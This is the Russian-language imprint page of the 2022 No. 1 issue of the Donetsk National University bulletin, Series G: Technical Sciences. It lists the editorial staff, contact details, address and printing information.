Главный редактор: Данилов Владимир Васильевич, каб. 203.

Зам. главного редактора: Третьяков Игорь Александрович, каб. 210.

Ответственный секретарь: Пометун Екатерина Дмитриевна, каб. 001.

Контактные тел.: +38 (062) 302 07 81, +38 (062) 302 92 88

E-mail: vestnik.donnu.g@donnu.ru

Научное издание

**Вестник Донецкого национального университета.
Серия Г: Технические науки**

– 2022. – № 1.

Технический редактор: И.А. Третьяков

Адрес редакции:

ГОУ ВПО «Донецкий национальный университет»,
283001, ДНР, г. Донецк, ул. Университетская, д. 24

Тел.: +38 (062) 302 07 81, +38 (062) 302 92 88

E-mail: vestnik.donnu.g@donnu.ru

URL: <http://donnu.ru/vestnikG>

Подписано в печать 29.04.2022 г. Напечатано

Формат 60×84/8. Бумага офсетная.

Печать – цифровая. Усл. печ. л. 14,07.

Тираж 100 экз. Заказ. №

Издательство ГОУ ВПО «Донецкий национальный университет»
283001, ДНР, г. Донецк, ул. Университетская, д. 24.

Тел.: +38 (062) 302 92 27.

Свидетельство о внесении субъекта издательской деятельности
в Государственный реестр
серия ДК № 1854 от 24.06.2004 г.